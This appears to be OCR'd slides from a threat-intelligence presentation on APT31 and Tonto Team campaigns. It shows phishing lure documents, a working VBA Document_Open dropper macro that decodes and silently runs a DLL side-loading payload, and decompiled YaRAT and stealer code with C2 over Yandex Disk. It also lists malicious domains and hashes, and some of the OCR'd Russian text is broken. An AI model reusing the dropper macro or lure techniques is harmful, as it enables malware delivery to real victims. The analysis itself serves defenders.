
- ChamelGang: DoorMe backdoor
- Anatomy of native IIS malware
- The SessionManager IIS backdoor

https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/new-apt-group-chamelgang/
https://www.welivesecurity.com/2021/08/06/anatomy-native-iis-malware/
https://www.microsoft.com/security/blog/2022/07/26/malicious-iis-extensions-quietly-open-persistent-backdoors-into-servers/
https://securelist.com/the-sessionmanager-iis-backdoor/106868/

Attribution

APT31 new campaign


Malicious documents



СПИСОК
представителей СМИ, аккредитованных для освещения торжественных мероприятий, посвящённых 77-й годовщине Победы в Великой Отечественной войне

№	Фамилия	Имя	Отчество	СМИ
1.	Абай	Эмре	Гюркан	Анадолу
2.	Абакумова	Анна	Алексеевна	RT
3.	Аббасова	Владислава	Олеговна	Первый канал
4.	Абдель Мунем	Салем	Адил	Al Mayadeen TV
5.	Аборенов	Алексей	Сергеевич	Телеканал 360
6.	Абсалямов	Валерий	Анатольевич	РБК-ТВ
7.	Абулхатин	Марат	Маратович	ГД
8.	Авилов	Александр	Александрович	АГН Москва
9.	Адамова	Татьяна	Георгиевна	RT
10.	Адамцевич	Олег	Вадимович	Мир женской политики
11.	Адиб Мохаммад	Хасан	Аль-Сайед	КУНА
12.	Азанов	Роман	Алексеевич	ТАСС
13.	Азаревич	Ольга	Михайловна	Большая Азия
14.	Азаров	Дмитрий	Бойкович	Коммерсантъ
15.	Азимова	Виктория	Ивановна	Россия сегодня
16.	Акбаров	Фарид	Исмайыл	ITV
17.	Акиньшина	Лилия	Анатольевна	ТВЦ
18.	Акмайкина	Наталья	Ивановна	НТВ
19.	Акулов	Алексей	Владимирович	ЦИФ
20.	Алейников	Максим	Петрович	Известия
21.	Александров	Александр	Владимирович	МТРК "Мир"
22.	Александров	Дмитрий	Владимирович	Майнити
23.	Александрова	Людмила	Викторовна	Телеканал 360
24.	Алексеев	Александр	Вячеславович	Новости-24
25.	Алексеев	Александр	Геннадьевич	Телеканал 360
26.	Алексеев	Алексей	Андреевич	НТВ ИНТЭРА

Вы пробуете открыть файл, созданный в более ранней версии Microsoft Office.
Если файл открывается в режиме защищенного просмотра, нажмите
Включить содержимое в жёлтом окне с подсказками верх.




Microsoft office

Вы пробуете открыть файл, созданный в более ранней версии Microsoft Office.
Если файл открывается в режиме защищенного просмотра, нажмите
Включить содержимое в жёлтом окне с подсказками верх.

https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt31-new-attacks/
https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt31-cloud-attacks/

DLL Side-Loading

```
Private Sub Document_Open()


   On Error Resume Next

    outDir = CreateObject("Wscript.Shell").Environment("Process")("APPDATA")
    outDir = outDir + "\Microsoft\Windows\"
    Dim a1Path As String
    Dim a2Path As String
         a1Path = outDir + "yandex.exe"
         a1 = UserForm1.TextBox1.Text
         a1Out = Base64Decode(a1)
         a1 = writeToFile(a1Path, a1Out)

         a2Path = outDir + "WINHTTP.dll"
         a2 = UserForm1.TextBox2.Text
         a2Out = Base64Decode(a2)
         a2 = writeToFile(a2Path, a2Out)

         a3 = UserForm1.TextBox3.Text
         a3Out = Base64Decode(a3)
         a3 = writeToFile("Microsoft Word Documents.docx", a3Out)

         cmdPath = "cmd.exe /c " + a1Path

        CreateObject("wscript.shell").Run cmdPath, 0
        CreateObject("wscript.shell").Run """Microsoft Word Documents.docx""", 0
```




YaRAT: Packing and encryption

```
  ++v164;
  _obfVal = 0xE75D10AC;
}
else
{
  v142 = _obfVal - 0x62B698DE;
  if ( _obfVal == 0x62B698DE )
  {
    _1stRc4Index = (unsigned __int8)(_1stRc4Index + 1);
    _TmpArrIndex = pKeyData[_1stRc4Index];
    _2ndRc4Index = (unsigned __int8)(_TmpArrIndex + _2ndRc4Index);
    _TmpArr2ndIndex = pKeyData[_2ndRc4Index];
    pKeyData[_1stRc4Index] = _TmpArr2ndIndex;
    pKeyData[_2ndRc4Index] = _TmpArrIndex;
    pDecrData[_cnt_prng] ^= pKeyData[(unsigned __int8)(_TmpArr2ndIndex + _TmpArrIndex)];
    _obfVal = 0xB719C9DD;
  }
  else
  {
    v141 = _obfVal - 0x6BA19445;
    if ( _obfVal == 0x6BA19445 )
    {
      ++v164;
      _obfVal = 0x85F541C;
    }
    else
    {
      v140 = _obfVal - 0x739CDA90;
      if ( _obfVal == 0x739CDA90 )
      {
        pKeyData[v164] = v164;
        _obfVal = 0x3C7748BC;
      }
    }
```

```
1:                                      ; CODE XREF: Dl
    mov     ebp, [esi+0B7280h]
    lea     edi, [esi-1000h]
    mov     ebx, 1000h
    push    eax
    push    esp
    push    4
    push    ebx
    push    edi
    call    ebp
    lea     eax, [edi+22Fh]
    and     byte ptr [eax], 7Fh
    and     byte ptr [eax+28h], 7Fh
    pop     eax
    push    eax
    push    esp
    push    eax
    push    ebx
    push    edi
    call    ebp
    pop     eax
    popa
    lea     eax, [esp+48h+var_C8]

5:                                      ; CODE XREF: Dl
    push    0
    cmp     esp, eax
    jnz     short loc_73BC7B65
    sub     esp, 0FFFFFF80h

E:                                      ; CODE XREF: Dl
    jmp     sub_73B72025
```

YaRAT: Overview



YaRAT: Payload

```
*(_QWORD *)v46 = 0x2E747865742064i64;
strcpy((char *)v37, "\x88j?$\xD3\x08\xA3\x85.\x8A\x19\x13Dsp\x03\"8\t\xA4\xD0\x31\x9F)\x98\xFA.\b\x89lN");
v38 = *(_OWORD *)&g_pKey[32];
v39 = *(_OWORD *)&g_pKey[48];
v40 = *(_QWORD *)&g_pKey[64];
memmove_1(g_pBlowfishConsts, &g_BLOWFISH_Init_Const, 0x1000u);
```

```
fnStrConcat(
  &v45,
  v8,
  (int)v47,
  a3,
  "https://cloud-api.yandex.net:443/v1/disk/resources?path=",
  0x38u,
  v9,
  (size_t)v40);
if ( HIDWORD(a3) >= 0x10 )
{
  v10 = a2;
  v11 = (std_string *)(HIDWORD(a3) + 1);
  if ( (unsigned int)(HIDWORD(a3) + 1) >= 0x1000 )
  {
    v10 = *(_DWORD *)(a2 - 4);
    v11 = (std_string *)(HIDWORD(a3) + 36);
    if ( (unsigned int)(a2 - v10 - 4) > 0x1F )
      goto LABEL_38;
  }
  v40 = v11;
  fnMemFree_0(v10);
}
v40 = 0;
v39 = 1;
a2 = v45;
v47 = &v29;
a3 = v46;
v38 = 0;
LOBYTE(v50) = 1;
v12 = this;
if ( this[5] >= 0x10u )
  v12 = (_DWORD *)*this;
v13 = (int)&a2;
if ( HIDWORD(a3) >= 0x10 )
  v13 = a2;
v14 = (_DWORD *)fnCurlSendData(this, (int *)&v45, v13, (int)"PUT", (int)v12);
```

- DIR;
- EXEC;
- SLEEP;
- DOWNLOAD;
- UPLOAD.

Stealer0x3401: C2 decode

2021

c15a475f8324fdfcd959ffc40bcbee655cbdc5ab9cbda0caf59d63700989766f

```
pData = (HANDLE)(3 - (_DWORD)pUrl);
do
{
  pUrl[cnt] ^= *((_BYTE *)&pKey + 4 * (cnt % 5u));
  pUrl[cnt + 1] ^= *((_BYTE *)&pKey + 4 * (cnt - 5 * ((cnt + 1) / 5u)) + 4);
  pUrl[cnt + 2] ^= *((_BYTE *)&pKey + 4 * (cnt - 5 * ((unsigned int)&pUrl[v13 + cnt] / 5)) + 8);
  pUrl[cnt + 3] ^= *((_BYTE *)&pKey + 4 * (cnt - 5 * ((unsigned int)&pUrl[(int)pData + cnt] / 5)) + 0xC);
  cnt += 4;
}
```

2022

0a5fb4a480b1748dc7f963a491a9aa32ff8c8fed01bea0cfd250a5ef01654eb3

```
g_pEncrKey = g_key;
pStartData = 3 - (_DWORD)g_pEncrData;
do
{
  g_pEncrData[_cnt] ^= *((_BYTE *)&g_pEncrKey + 4 * (_cnt % 5u));
  g_pEncrData[_cnt + 1] ^= *((_BYTE *)&g_pEncrKey + 4 * (_cnt - 5 * ((_cnt + 1) / 5u)) + 4);
  g_pEncrData[_cnt + 2] ^= *((_BYTE *)&g_pEncrKey + 4 * (_cnt - 5 * ((_cnt + 2) / 5u)) + 8);
  g_pEncrData[_cnt + 3] ^= *((_BYTE *)&g_pEncrKey
                           + 4 * (_cnt - 5 * ((unsigned int)&g_pEncrData[pStartData + _cnt] / 5))
                           + 0xC);
  _cnt += 4;
}
while ( _cnt < 0x400 );
```

Stealer0x3401: Stealed data example

```
db '-----------------------------------Bios-INFO---------------------'
                        ; DATA XREF: fnGetOsInfo+49↑o
db '---------------',0Dh,0Ah,0
align 8
db '---------------------------------Memory-INFO---------------------'
                        ; DATA XREF: fnGetOsInfo+70↑o
db '---------------',0Dh,0Ah,0
align 10h
db '-----------------------------------Disk-INFO---------------------'
                        ; DATA XREF: fnGetOsInfo+97↑o
db '---------------',0Dh,0Ah,0
align 8
db '----------------------------------IP-INFO-----------------------'
                        ; DATA XREF: fnGetOsInfo+BE↑o
db '---------------',0Dh,0Ah,0
align 10h
db '---------------------------------Network-INFO---------------------'
                        ; DATA XREF: fnGetOsInfo+E5↑o
db '---------------',0Dh,0Ah,0
align 8
db '-----------------------------------OS-INFO-----------------------'
                        ; DATA XREF: fnGetOsInfo+10C↑o
db '---------------',0Dh,0Ah,0
align 10h
db '---------------------------------Process-INFO---------------------'
                        ; DATA XREF: fnGetOsInfo+180↑o
db '---------------',0Dh,0Ah,0
```

Network infrastructure

- portal.super-encrypt.com
- super-encrypt.com
- portal.intranet-**rsnet**.com
- intranet-**rsnet**.com
- p1.offline-microsoft.com
- offline-microsoft.com
- cdn.microsoft-official.com
- microsoft-official.com
- ramblercloud.com
- yandexpro.net

Attribution

Documents:

- Same stub;
- Same EXIF field.


```
File Name                       : KiySADS.docx
File Size                       : 1552 kB
File Modification Date/Time     : 2022:06:03 11:05:16+03:00
Identification                  : Word 8.0
Language Code                   : English (US)
Author                          : pc1q213
Software                        : Microsoft Office Word
```

Malware:

- Unique (within the scope of our coverage) code snippets that we have not seen elsewhere (YaRAT, old and new samples);
- Obvious similarities in the algorithms implemented within the malware (Stealer0x3401);
- Cloud service in the role of C2.

Tonto Team campaign

Initial access



Уважаемые коллеги!

Дополнительно напоминаем, что в последнее время участились случаи попыток кражи логинов/ паролей доступа сотрудников Министерства к служебной почте и Служебному порталу.

Злоумышленники от лица представителей Департаментов МИД, государственных и других организаций рассылают на адреса электронной почты письма, в которых убеждают Вас ознакомиться с различными документами и информацией.

ак правило, предлагается пройти по ссылке для скачивания файла (информации) или рывается страница в браузере, на которой Вам предлагают ввести свои служебные упа к служебной почте, Служебному порталу или иному ресурсу.

оятельствах не вводите в таких случаях свои служебные логин/пароль.


нимание на то, что документы должны быть прикреплены к письму и открываться из

нных правил позволит соблюсти конфиденциальность не только Ваших данных, но и рудников Министерства.

дозрений на возможность заражения Вашего АРМа обращайтесь в техническую 16) 901-07-42 или incident@cert.gov.ru.

С уважением,
Команда Национального координационного центра по компьютерным инцидентам
107031, г. Москва, ул. Большая Лубянка, д. 1/3
Email: incident@cert.gov.ru, info@cert.gov.ru
Сайт: http://cert.gov.ru/
Тел.: +7 (916) 901-07-42

CERT.GOV.RU: Notice



Злоумышленники рассылают вредоносные письма под видом бюллетеней НКЦКИ

16.06.2022

НКЦКИ ГосСОПКА фишинг угрозы электронная почта

НКЦКИ

НАЦИОНАЛЬНЫЙ КООРДИНАЦИОННЫЙ ЦЕНТР ПО КОМПЬЮТЕРНЫМ ИНЦИДЕНТАМ

Национальный координационный центр по компьютерным инцидентам (НКЦКИ) предупреждает о попытках распространения вредоносного программного обеспечения (ВПО) от имени НКЦКИ под видом рассылки бюллетеней об уязвимостях в программном обеспечении и угрозах безопасности информации.

Рассылка вредоносных писем ведётся с адреса электронной почты: threats_cert_gov@gmx[.]ru.

